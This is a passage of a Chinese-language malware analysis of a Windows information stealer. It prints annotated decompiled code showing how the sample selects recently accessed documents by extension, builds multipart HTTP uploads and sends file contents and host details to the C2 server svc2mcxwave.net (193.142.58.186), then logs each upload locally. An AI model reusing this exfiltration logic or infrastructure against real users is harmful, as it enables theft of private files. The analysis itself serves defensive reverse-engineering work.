00191FF5 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199C48
00192048 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199D48
00192098 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199E48
001920EE push ade9a4ee3acbb0e6b42fb57f118dbd6b.199F48
00192141 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A048
00192194 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A148
001921E7 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A248
0019223A push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A348
0019228D push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A448
001922E0 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A548
00192333 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A648
0019237F push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A748
```

```
&"M2?"
"\\*.*"
"C:\\Program Files (x86)"
"C:\\Program Files"
"C:\\ProgramData"
"C:\\Users\\All Users"
"Windows\\Recent"
"Local\\Temp"
"C:\\Boot"
"Windows\\Temporary Internet Files"
"AppData\\Local"
"C:\\$Recycle.Bin"
"C:\\Windows"
".zip"
".rar"
".doc"
".docx"
".xls"
".xlsx"
".ppt"
".pptx"
".txt"
".jpg"
".jpeg"
".bmp"
".pdf"
".neat"
".eln"
".ppi"
".err"
".ern"
".azt"
```

22. 如果找到这些指定格式的文件，则将标志位置为 1，然后对文件的时间信息进行获取，如果该文件的最近访问时间与当前事件的差值小于特定的值，则进行进一步操作：

```

{
    LABEL_59: {
        v21 = 1; // 如果找到上述格式的文件，则标准位 v20=1
        if ( (v3 & 0x40000) == 0 || (v3 & ~0x40000, v22 = (_DWORD *)v3, v26 == (LPCWSTR)v27) )
        {
            v8 = free;
        }

        if ( v21 ) // 如果找到上述格式的文件，则进行下面的操作
        {
            lstrcpyW(fileName, v23); // v22 为磁盘路径，如C:\
            lstrcatW(fileName, FindFileData.cFileName);
            FileW = CreateFileW(fileName, 0x80000000, 1u, 0, 3u, 0, 0); // 以读取的权限打开文件
            v10 = FileW;
            if ( FileW != (HANDLE)-1 )
            {
                if ( sub_192970(FileW) ) // 获取上次访问文件或目录的日期和时间
                {
                    wprintf(L"%s", v86);
                    GetFileSizeEx(v10, &v22); // 读取文件大小
                    v3 = (int)v22;
                }
                CloseHandle(v10);
                if ( dword_19EED4 < a1 ) // 上次访问文件的时间与当前的时间差值 /天
            }
        }
    }
}
```

23. 将文件的最近访问时间和文件名拼接，生成一个新的字符串：

```

if ( dword_19EED4 < a1 ) // 上次访问文件的时间与当前的时间差值 /天
{
    lstrcpyW(String, v86); // 上次访问文件或目录的日期和时间
    lstrcatW(String, FindFileData.cFileName); // 拼接新的文件名 上次文件的打开时间与原始文件名进行拼接
    // 如: "20101003-1215_xxx.txt"
    std::ifstream::ifstream(v29, 1);
    v90 = 18;
}
```

24. 然后调用函数 194570 对新拼接的字符串进行加密，同时调用 192A90 函数进行进一步操作，然后就是继续遍历磁盘了，所以核心函数为 192A90：

```

sub_194570((LPSTR *)&Block, String); // 加密数据，String=新拼接的字符串 "20101003-1215_更新历史.txt"
LOBYTE(v90) = 19;
sub_1943F0((const char *)Block, v16, &v24);
LOBYTE(v90) = 21;
if ( Block != v31 )
{
    free(Block);
    v17 = strstr(v13, v24);
    v20 = (char *)v13;
    if ( v17 )
    {
        operator delete[](v20);
    }
    else
    {
        operator delete[](v20);
        sub_192A90(String, FileName); // 核心函数，FileName为找到的文件绝对路径，String为构造的新文件名
    }
}
```

```

        operator delete[](v28);
        sub_192A90(String, FileName); // 核心函数, FileName为找到的文件绝对路径, String为构造的新文件名
    }
    LOBYTE(v90) = 18;
    v18 = v24 - 16;
    if ( !_InterlockedDecrement((volatile signed __int32 *)v24 - 1) <= 0 )
        (*(void (__stdcall **)(char *)))(**(_DWORD **v18 + 4))(v18);
    v90 = -1;
    std::ifstream::~vbase_destructor(v29);
}
}
}
}
result = (HANDLE)FindNextFileW(hFindFile, &FindFileData);
}
while ( result );

```

sub_192A90

25. 进入 sub_192A90 函数, 该函数会首先读取当前文件的具体内容, 然后判断其文件格式, 接着生成指定的网络数据包, 以便后面向 C2 发送数据。其中的数据包内容包括当前文件的上次访问时间、文件路径、文件格式、文件大小; 可以看出 C2 的域名为 svc2mcxwave.net:

```

lpString = a1; // 新拼接的文件名
v48 = a2; // 当前搜索到的文件名
std::ifstream::ifstream(v53, 1);
v69 = 0;
std::ifstream::open(v53, a2, 33, 64);
if ( !v55 )
{
    ABEL_23:
    v69 = -1;
    std::ifstream::~vbase_destructor(v53);
    return 1;
}
memset(&v66[2], 0, 0x3FEu);
strcpy(v66, "***");
std::istream::seekg(v53, 0, 2);
v4 = (_DWORD *)std::istream::tellg(v53, v62);
v5 = *v4 + v4[2];
std::istream::seekg(v53, 0, 0);
Src = operator new[](v5); // 新建对象
memset(Src, 0, v5);
std::istream::read(v53, Src, v5); // Src存放读取的数据
v6 = v54;
Size = v54;
std::ifstream::close(v53);
ExtensionW = PathFindExtensionW(a1); // 获取文件的扩展名(新拼接的文件, 此处为 .txt)
v8 = sub_193480(ExtensionW); // 传入参数 .txt, 输出 "text/plain"
lstrcpyW(Source, v8); // source 为新拼接的文件名
lstrcpyW(&word_19D8C8, a1); // a1= 新拼接的文件名
*(_WORD *)Dest = 0;

v10 = wcstombs(Dest, Source, v9); // 宽字节字符转换为多字节字符
v51 = v10;
Block = v61;
sub_194570((LPSTR *)&Block, &word_19D8C8); // 数据加密
LOBYTE(v69) = 1;
sub_1943F0((const char *)Block, (int)&v46, &v46);
LOBYTE(v69) = 3;
if ( Block != v61 )
    free(Block);
v45 = (_BYTE *)((_DWORD *)v46 - 3);
itoa_s( // 整数转换为字符串 buffer="18088" 为文件的大小
    (int)&v45[ strlen(byte_19C048) + strlen(byte_19C448) + strlen(asc_19C648) + strlen(::Src) + v10 + v6 ],
    Buffer,
    0x200u,
    10);
v52 = strlen(byte_19B848); // 此处保存到URL地址: " HTTP/1.1\r\nHost:svc2mcxwave.net\r\nConnection: close\r\nContent-Length: "
v11 = &v45[v52] // V50为长度
    + strlen(Buffer) // bufer= "18088"
    // 00198C48= "\r\nContent-Type: multipart/form-data; boundary=RandomBoundaryRandomBoundry\r\n\r\n"
    // 0019C048 "-.-RandomBoundaryRandomBoundry\r\nContent-Disposition: form-data; name=\"file\"; filename=\"\"
    // 0019C648 "\r\n\r\n"
    // 0019C448 "\r\nContent-Type: "
    + strlen(byte_198C48)
    + strlen(byte_19C048)
    + strlen(asc_19C648)
    + strlen(byte_19C448)
    + v51];
::Size = (size_t)&v11[ strlen(::Src) + 1 + Size]; ...

```

```

::Size = (size_t)&v11[strlen(::Src) + 1 + Size];
v44 = operator new[::Size]; // 创建对象
memset(v44, 0, ::Size); // 初始化内存区域
strcpy((char *)v44, byte_19B848);
strcat((char *)v44, Buffer);
strcat((char *)v44, byte_198C48);
strcat((char *)v44, byte_19C048);
strcat((char *)v44, v46);
strcat((char *)v44, byte_19C448);
strcat((char *)v44, Dest); // 将上面内存中的数据进行复制
// " HTTP/1.1\r\nHost:svc2mcxwave.net\r\nConnection: close
// \r\nContent-Length: 18088\r\nContent-Type: multipart/
// form-data; boundary=RandomBoundaryRandomBoundary\r\n\r\n
// --RandomBoundaryRandomBoundary\r\nContent-Disposition:
// form-data; name="file"; filename="20101003-1215_搬存核網哨吸.txt"
// \r\nContent-Type: text/plain"

v12 = strlen(asc_19C648) + 1;
v13 = (char *)v44 + strlen((const char *)v44);
qmemcpy(v13, asc_19C648, 4 * (v12 >> 2));
v15 = &asc_19C648[4 * (v12 >> 2)];
v14 = &v13[4 * (v12 >> 2)];
v16 = v12;
v17 = Size;

```

26. 紧接着，会继续向数据包中添加当前遍历文件的具体内容，同时添加一个结尾符号：

```

qmemcpy(v14, v15, v16 & 3);
v18 = Src; // Src为当前读取的数据内容
memcpy(&v11[(DWORD)v44], Src, v17); // 将当前文件的内容拼接到上面的创建的网络数据包中
memcpy(&v11[(DWORD)v44 + Size], ::Src, strlen(Src)); // 然后在网络数据包中添加 结尾符号
// "\r\n--RandomBoundaryRandomBoundary--\r\n"
*((_BYTE *)v44 + strlen(::Src) + (DWORD)v11 + Size) = 0;
operator delete[](v18); // 释放内存空间
v45 = (_BYTE *) (strlen(aTswx3ym1fWgx3) + strlen(a89yKx89rzVx2t1) + strlen(Destination) + strlen(v66));
v19 = strlen(aTswx3ym1fWgx3) + strlen(a89yKx89rzVx2t1) + strlen(Destination) + strlen(v66) + ::Size + 2;
v20 = operator new[v19];
memset(v20, 0, v19);
strcat((char *)v20, aTswx3ym1fWgx3); // POST /UihbywscTZ/
strcat((char *)v20, a89yKx89rzVx2t1); // 45Ugty845nv7rt.php?info=
strcat((char *)v20, Destination); // 构造收集的用户信息数据包:
strcat((char *)v20, v66); // ebp=025668D0 "POST /UihbywscTZ/45Ugty845nv7rt.php?info=DESKTOP-xxxxxx_Wind

v21 = ::Size;
memcpy((char *)v20 + (DWORD)v45, v44, ::Size); // 将前后两次构造的网络数据包进行拼接:
// 用户信息数据包*文件内容数据包

v45[(DWORD)v20 + v21] = 0;
wprintf(L"%s\n", v20);

```

27. 继续往下，会调用函数 My_1936F0 进行网络连接，并且发送上面构造的数据包，C2 地址同样被加密，但是在 x32dbg 动态调试中已经被解密，为 193.142.58.186：

```

memset(Str, 0, sizeof(Str)); // 初始化内存
if ( !My_1936F0_Internet(v19, Str) ) // 进行网络连接，上传上面构造的网络数据包，同时接收数据存放到Str指向的内存区域中
{
    . . . . .
}

v4 = v2;
*(DWORD *)&name.sa_data[2] = inet_addr(cp); // 获取IP地址 193.142.58.186
*(WORD *)&name.sa_data = htons(0x50u);
name.sa_family = 2;
v5 = socket(2, 1, 6);
if ( connect(v5, &name, 16) )
{
    closesocket(v5);
    return 0;
}
else
{
    v7 = len;
    v8 = 0;
    if ( len > 0x2000 )
    {
        v9 = ((unsigned int)(len - 8193) >> 13) + 1;
        do
        {
            send(v5, &v4[v8], 0x2000, 0); // 发送前面构造的网络数据包内容
            v8 += 0x2000;
            --v9;
        }
        while ( v9 );
        v7 = len - (((unsigned int)(len - 8193) >> 13) + 1) << 13;
        v3 = buf;
    }
    send(v5, &v4[v8], v7, 0);
    operator delete[](v4);
    v10 = 0;
    for ( i = recv(v5, v3, 4096, 0); i; i = recv(v5, &v3[v10], 4096, 0) ) // 接收数据存放在buf缓冲区中
        v10 += i;
}



```

28. 在将构造的数据包发送到 C2 后，会将文件的路径、最近访问时间和文件名进行加密，然后在本地指定文件夹下创建 error 文件，然后将这加密后的文件写入到 error 文件中。

```

if ( !My_1936F0_Internet(v19, Str) ) // 进行网络连接，上传上面构造的网络数据包，同时接收数据存放放到Str指向的内存区域中
{
    operator delete[](v44); // 释放内存空间
    if ( strstr(Str, "00 0") ) // 根据接收的指令执行操作
    {
        memset(v67, 0, sizeof(v67));
        memset(v66, 0, sizeof(v66));
        v56 = v57;
        sub_194570((LPSTR *)&v56, lpString); // lpString为新拼接的文件名，加密字符串
        LOBYTE(v69) = 4;
        sub_1943F0((const char *)v56, v24, &v45);
        LOBYTE(v69) = 6;
        if ( v56 != v57 )
            free(v56);
        v58 = v59;
        sub_194570((LPSTR *)&v58, v48); // v48=当前搜索到的文件名，进行加密
        INVOKE_194690 = 7;
    }
    qmemcpy(v37, v36, v35);
    sub_193F50(0, (const char *)v67); // 再次进行加密，加密对象为新拼接的文件名: "6454544715659c隄戈龔罷操2x|x"
    sub_193F50(v39, v66); // 加密对象为当前文件的原始路径: "G>`Xsspw`Glerki`MqtsvxVIGsrwxvygxsxv$52;i`隄戈龔罷操2x|x"
    v40 = fopen(fileName, "a+"); // 创建文件
    // "C:\\Users\\xxxx\\AppData\\Roaming\\Microsoft\\Windows\\SendTo\\error"
    //
    fprintf(v40, "%s-%s ", (const char *)v67, v66); // 向文件写入加密的数据—即当前遍历到的文件路径及其时间和名称
    fclose(v40);
}

```

名称	修改日期	类型	大小
 errlog	2023/12/25 23:46	文件	1 KB
 error	2024/1/4 15:23	文件	1 KB

29. 再回到 main 函数，发现程序会多次调用 sub_191700 来获取不同时间段的文件：

```

sub_191700(5); // 获取5天之内访问的文件
sub_191700(15); // 获取15天之内访问的文件
sub_191700(60); // 获取60天之内访问的文件
sub_191700(180); // 获取180天之内访问的文件
*(_WORD *)buf = 0;
memset(v26, 0, sizeof(v26));
v12 = strlen(aKix3ym1fwgx3) + 1; // GET /UihbywscTZ/
v13 = (char *)&WSAData.lpVendorInfo + 3;
while ( *++v13 )
;
qmemcpy(v13, aKix3ym1fwgx3, v12);
v15 = strlen(a67ghjv4rzgK2t1) + 1; // 23Cdfr680nvc7g.php?info=
v16 = (char *)&WSAData.lpVendorInfo + 3;
while ( *++v16 )
;
qmemcpy(v16, a67ghjv4rzgK2t1, v15);
v18 = strlen(SubStr) + 1; // 17256
v19 = (char *)&WSAData.lpVendorInfo + 3;
while ( *++v19 )
;
qmemcpy(v19, SubStr, v18);
v21 = strlen(byte_198448) + 1; // " HTTP/1.1\r\nHost:svc2mcxwave.net\r\nConnection: close\r\n\r\n"
//
v22 = (char *)&WSAData.lpVendorInfo + 3;
while ( *++v22 )
;
qmemcpy(v22, byte_198448, v21);
wprintf(L"%s\n", buf); // buf的内容: GET /UihbywscTZ/23Cdfr680nvc7g.php?info=17256
// HTTP/1.1\r\nHost:svc2mcxwave.net\r\nConnection: close\r\n\r\n
if ( !sub_194310(buf) && strstr(buf, SubStr) && strstr(buf, aQePmji) )
    sub_191700(360); // 获取360天之内访问的文件
else
;

```

30. 到此，核心的代码就分析完了

总结

31. 总的来看，整个代码的逻辑比较简单，调用也不复杂，但是由于很多字符串被加密了，需要结合动态调试才能清晰地理解代码的功能。整个代码的核心功能就是进行窃密，遍历受害者主机的文件，对指定格式的文件进行窃取，然后上传到 C2 服务器，同时在本地图指定的文件中进行上传的记录。

32.